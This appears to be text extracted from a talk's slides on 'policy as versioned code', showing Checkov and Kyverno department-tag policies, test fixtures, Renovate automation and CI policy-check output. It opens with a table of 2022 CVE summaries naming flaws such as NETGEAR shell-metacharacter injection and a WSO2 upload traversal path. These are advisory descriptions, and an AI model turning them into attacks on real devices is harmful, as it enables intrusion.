


CVE-2021-45105



#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2022-29499	20		Exec Code	2022-04-26	2022-05-05	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
The Service Appliance component in Mitel MiVoice Connect through 19.2 SP3 allows remote code execution because of incorrect data validation. The Service Appliances are SA 100, SA 400, and Virtual SA.														
2	CVE-2022-29464	434		Exec Code Dir. Trav.	2022-04-18	2022-05-02	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Certain WSO2 products allow unrestricted file upload with resultant remote code execution. The attacker must use a /fileupload endpoint with a Content-Disposition directory traversal sequence to reach a directory under the web root, such as a ../../../../repository/deployment/server/webapps directory. This affects WSO2 API Manager 2.2.0 and above through 4.0.0; WSO2 Identity Server 5.2.0 and above through 5.11.0; WSO2 Identity Server Analytics 5.4.0, 5.4.1, 5.5.0, and 5.6.0; WSO2 Identity Server as Key Manager 5.3.0 and above through 5.10.0; and WSO2 Enterprise Integrator 6.2.0 and above through 6.6.0.														
3	CVE-2022-29315	1236			2022-04-19	2022-04-27	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Invicti Acunetix before 14 allows CSV injection via the Description field on the Add Targets page, if the Export CSV feature is used.														
4	CVE-2022-28381	787		Exec Code Overflow	2022-04-03	2022-04-09	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Mediaserver.exe in ALLMediaServer 1.6 has a stack-based buffer overflow that allows remote attackers to execute arbitrary code via a long string to TCP port 888, a related issue to CVE-2017-17932.														
5	CVE-2022-28223	434			2022-03-30	2022-04-05	9.0	None	Remote	Low	???	Complete	Complete	Complete
Tekon KIO devices through 2022-03-30 allow an authenticated admin user to escalate privileges to root by uploading a malicious Lua plugin.														
6	CVE-2022-28113	565			2022-04-15	2022-04-25	9.0	None	Remote	Low	???	Complete	Complete	Complete
An issue in upload.csp of FANTEC GmbH MWiD25-DS Firmware v2.000.030 allows attackers to write files and reset the user passwords without having a valid session cookie.														
7	CVE-2022-28108	352		CSRF	2022-04-19	2022-04-27	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Selenium Server (Grid) before 4 allows CSRF because it permits non-JSON content types such as application/x-www-form-urlencoded, multipart/form-data, and text/plain.														
8	CVE-2022-27947	78		Exec Code	2022-03-26	2022-03-31	9.0	None	Remote	Low	???	Complete	Complete	Complete
NETGEAR R8500 1.0.2.158 devices allow remote authenticated users to execute arbitrary commands (such as telnetd) via shell metacharacters in the ipv6_fix.cgi ipv6_wan_ipaddr, ipv6_lan_ipaddr, ipv6_wan_length, or ipv6_lan_length parameter.														
9	CVE-2022-27946	78		Exec Code	2022-03-26	2022-03-31	9.0	None	Remote	Low	???	Complete	Complete	Complete
NETGEAR R8500 1.0.2.158 devices allow remote authenticated users to execute arbitrary commands (such as telnetd) via shell metacharacters in the sysNewPasswd and sysConfirmPasswd parameters to admin_account.cgi.														
10	CVE-2022-27945	78		Exec Code	2022-03-26	2022-03-31	9.0	None	Remote	Low	???	Complete	Complete	Complete
NETGEAR R8500 1.0.2.158 devices allow remote authenticated users to execute arbitrary commands (such as telnetd) via shell metacharacters in the sysNewPasswd and sysConfirmPasswd parameters to password.cgi.														
11	CVE-2022-27837				2022-04-11	2022-04-19	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
A vulnerability using PendingIntent in Accessibility prior to version 12.5.3.2 in Android R(11.0) and 13.0.1.1 in Android S(12.0) allows attacker to access the file with system privilege.														
12	CVE-2022-27835	119		Overflow	2022-04-11	2022-04-18	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Improper boundary check in UWB firmware prior to SMR Apr-2022 Release 1 allows arbitrary memory write.														





(easily:)

- visible ✓
- communicable ✓
- consumable ✓
- testable ✓
- usable ✓
- updatable ✓
- measurable ✓







SCIENCE FICTION DAY

Here is where your
presentation begins



`/\w*able/g`









terraform + k8s







Admission Control | Anchore |
Apparmor | Azure Policy | **Checkov** |
Istio | jspolicy | K-rail | Kopf |
Kubewarden | **Kyverno** | Network
Policy | OPA Gatekeeper | Opslevel |
Polaris | Prisma Cloud | Qualys | Rego |
Regula | Seccomp | SELinux | Sentinel |
ServiceControlPolicy | Sysdig | TiDB



github.com/policy-as-versioned-code



Policy as Versioned Code demo

 United Kingdom  chris@cns.me.uk

 **Overview**

 Repositories **10**

 Projects

 Packages

 People





policy-as-versioned-code / policy Public

Company Policy

Releases 4

 v2.1.1 Latest
18 hours ago

[+ 3 releases](#)

Policy as [versioned] code

This repo contains the company policy that has been codified into [kyverno](#) and [checkov](#) policies.

v1.0.0 policy

```
# checkov terraform
metadata:
  name: >-
    Check that all resources are tagged with
    the key - department"
  id: "CUSTOM_AWS_1"
  category: "CONVENTION"
scope:
  provider: aws
definition:
  and:
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "exists"
```

```
# kyverno kubernetes
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-department-label
  annotations:
    policies.kyverno.io/title: Require Department Label
    policies.kyverno.io/category: Example Org Policy
    policies.kyverno.io/description: >-
      It is important we know the department that resources
      belong to, so you need to define a 'mycompany.com/department'
      label on all your resources.
    pod-policies.kyverno.io/autogen-controllers: none
spec:
  validationFailureAction: enforce
  background: false
  rules:
    - name: require-department-label
      validate:
        message: >-
          The label `mycompany.com/department` is
          required.
        pattern:
          metadata:
            labels:
              "mycompany.com/department": "?*"

```



v1.0.0 policy tests

```
// fail0.tf
resource "aws_s3_bucket" "b" {
  bucket = "my-tf-test-bucket"
}
---
// pass0.tf
resource "aws_s3_bucket" "b" {
  bucket = "my-tf-test-bucket"
  tags = {
    mycompany.com.department = "finance"
  }
}
```

```
# fail0.yaml
apiVersion: v1
kind: Pod
metadata:
  name: require-department-label-fail0
spec: ...
---
# pass0.yaml
apiVersion: v1
kind: Pod
metadata:
  name: require-department-label-pass0
  labels:
    mycompany.com/department: finance
spec: ...
```



V1.0.0 Initial Policy Release

 chrissns released this 20 hours ago · [8 commits](#) to main since this release  1.0.0   9b360cb 

What's Changed

Initial release of policy

All resources require a `label` (Kubernetes) or `tag` (terraform) of `mycompany.com/department` to be set

Full Changelog: <https://github.com/policy-as-versioned-code/policy/commits/v1.0.0>

▼ Assets 2

 [Source code](#) (zip)

 [Source code](#) (tar.gz)



commit signature

1.0.0 

9b360cb 



This tag was signed with the committer's **verified signature**.



chrisns

Chris Nesbitt-Smith

GPG key ID: 0D8BDD6393601BA9

[Learn about vigilant mode.](#)

v2.0.0 policy

```
# checkov terraform
metadata:
  name: >-
    Check that all resources are tagged with the key - department"

  id: "CUSTOM_AWS_1"
  category: "CONVENTION"
scope:
  provider: aws
definition:
  or:
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: hr
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: accounts
```

```
# kyverno kubernetes
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-department-label
  annotations:
    policies.kyverno.io/title: Require Department Label
    policies.kyverno.io/category: Example Org Policy
    policies.kyverno.io/description: >-
      It is important we know the department that resources
      belong to, so you need to define a 'mycompany.com/department'
      label on all your resources.
  pod-policies.kyverno.io/autogen-controllers: none
spec:
  validationFailureAction: enforce
  background: false
  rules:
    - name: require-department-label
      validate:
        message: >-
          The label `mycompany.com/department` is required to be one
          of [accounts|hr]"
        pattern:
          metadata:
            labels:
              "mycompany.com/department": "accounts|hr"
```



v2.1.0 policy

```
# checkov terraform
metadata:
  name: >-
    Check that all resources are tagged with the key - department"

  id: "CUSTOM_AWS_1"
  category: "CONVENTION"
scope:
  provider: aws
definition:
  or:
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: hr
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: accounts
```

```
# kyverno kubernetes
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-department-label
  annotations:
    policies.kyverno.io/title: Require Department Label
    policies.kyverno.io/category: Example Org Policy
    policies.kyverno.io/description: >-
      It is important we know the department that resources
      belong to, so you need to define a 'mycompany.com/department'
      label on all your resources.
  pod-policies.kyverno.io/autogen-controllers: none
spec:
  validationFailureAction: enforce
  background: false
  rules:
    - name: require-department-label
      validate:
        message: >-
          The label `mycompany.com/department` is required to be one
          of [accounts|hr]"
        pattern:
          metadata:
            labels:
              "mycompany.com/department": "accounts|hr"
```



v2.1.1 policy

```
# checkov terraform
metadata:
  name: >-
    Check that all resources are tagged with
    the key - department"
  id: "CUSTOM_AWS_1"
  category: "CONVENTION"
scope:
  provider: aws
definition:
  or:
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: hr
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: accounts
    - cond_type: "attribute"
      resource_types: "all"
      attribute: "tags.mycompany.com.department"
      operator: "equals"
      value: tech
```

```
# kyverno kubernetes
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: require-department-label
  annotations:
    policies.kyverno.io/title: Require Department Label
    policies.kyverno.io/category: Example Org Policy
    policies.kyverno.io/description: >-
      It is important we know the department that resources
      belong to, so you need to define a 'mycompany.com/department'
      label on all your resources.
  pod-policies.kyverno.io/autogen-controllers: none
spec:
  validationFailureAction: enforce
  background: false
  rules:
    - name: require-department-label
      validate:
        message: >-
          The label `mycompany.com/department` is required to be one
          of [tech|accounts|hr]"
        pattern:
          metadata:
            labels:
              "mycompany.com/department": "tech|accounts|hr"
```



app1 (k8s) | infra1 (tf)

1.0.0	2.0.0	2.1.0	2.1.1
			



```
$schema: "https://docs.renovatebot.com/renovate-schema.json",
labels: ["policy"],
regexManagers: [{
  fileMatch: ["kustomization.yaml"],
  matchStrings: ['mycompany.com/policy-version: "(?<currentValue>.*)"\\s+'],
  datasourceTemplate: "github-tags",
  depNameTemplate: "policy",
  packageNameTemplate: "policy-as-versioned-code/policy",
  versioningTemplate: "semver",
}, {
  fileMatch: [".*tf$"],
  matchStrings: [
    '#\\s*renovate:\\s*policy?\\s*default = "(?<currentValue>.*)"\\s',
  ],
  datasourceTemplate: "github-tags",
  depNameTemplate: "policy",
  lookupNameTemplate: "policy-as-versioned-code/policy",
  versioningTemplate: "semver",
}],
```



Update dependency policy to v2 #10

Edit <> Code

Open renovate wants to merge 1 commit into `main` from `renovate/policy-2.x`

Conversation 0 Commits 1 Checks 2 Files changed 1 +1 -1



renovate bot commented 29 minutes ago



This PR contains the following updates:

Package	Update	Change
policy	major	1.0.0 -> 2.1.1

Release Notes

▼ policy-as-versioned-code/policy

v2.1.1

[Compare Source](#)

What's Changed

- add sales department as available option of departments by @chrisns in <https://github.com/policy-as-versioned-code/policy/pull/7>

Full Changelog: [policy-as-versioned-code/policy@ v2.1.0...v2.1.1](#)

v2.1.1

[Compare Source](#)

v2.1.0

Reviewers

Suggestions

chrisns [Request](#)

Still in progress? [Convert to draft](#)

Assignees

No one—assign yourself

Labels

policy

Projects

None yet

Milestone

No milestone

Development

Successfully merging this pull request may close these issues.

None yet

Notifications [Customize](#)

[Subscribe](#)

You're not receiving notifications from this thread.

policy

failed 29 minutes ago in 43s

Search logs



```
"/home/runner/work/_temp/_runner_file_commands":"/github/file_commands" -v  
"/home/runner/work/app1/app1":"/github/workspace" ghcr.io/policy-as-versioned-code/policy-  
checker:latest
```

```
3 Found kustomization.yaml
```

```
4 Checking policy version...
```

```
5 Policy version: 2.1.1
```

```
6 Fetching Policy...
```

```
7 Policy fetched.
```

```
8 Running policy checker...
```

```
9
```

```
10 Applying 2 policies to 1 resource...
```

```
11 (Total number of result count may vary as the policy is mutated by Kyverno. To check the mutated  
policy please try with log level 5)
```

```
12
```

```
13 policy require-known-department-label -> resource default/Deployment/app1 failed:
```

```
14 1. require-known-department-label: validation error: The label `mycompany.com/department` is  
required to be one of [tech|accounts|servicedesk|hr|sales]. Rule require-known-department-label  
failed at path /metadata/labels/mycompany.com/department/
```

```
15
```

```
16 pass: 1, fail: 1, warn: 0, error: 0, skip: 0
```



4 Open



3 Closed



policy-as-versioned-code/infra1 Update dependency policy to v2



policy

#8 opened 7 minutes ago by renovate bot



policy-as-versioned-code/infra2 Update dependency policy to v2.1.1



policy

#8 opened 7 minutes ago by renovate bot



policy-as-versioned-code/app2 Update dependency policy to v2.1.1



policy

#6 opened 23 minutes ago by renovate bot




policy-as-versioned-code/app1 Update dependency policy to v2




policy

#10 opened 25 minutes ago by renovate bot

app2 (k8s) | infra2 (tf)

1.0.0	2.0.0	2.1.0	2.1.1
-			



 **All checks have passed**
2 successful checks

 **This branch has no conflicts with the base branch**
Merging can be performed automatically.


Squash and merge



You can also [open this in GitHub Desktop](#)



app3 (k8s) | infra3 (tf)

1.0.0	2.0.0	2.1.0	2.1.1
-	-	-	













```
#! /bin/bash
```



main 1 branch 0 tags

Go to file

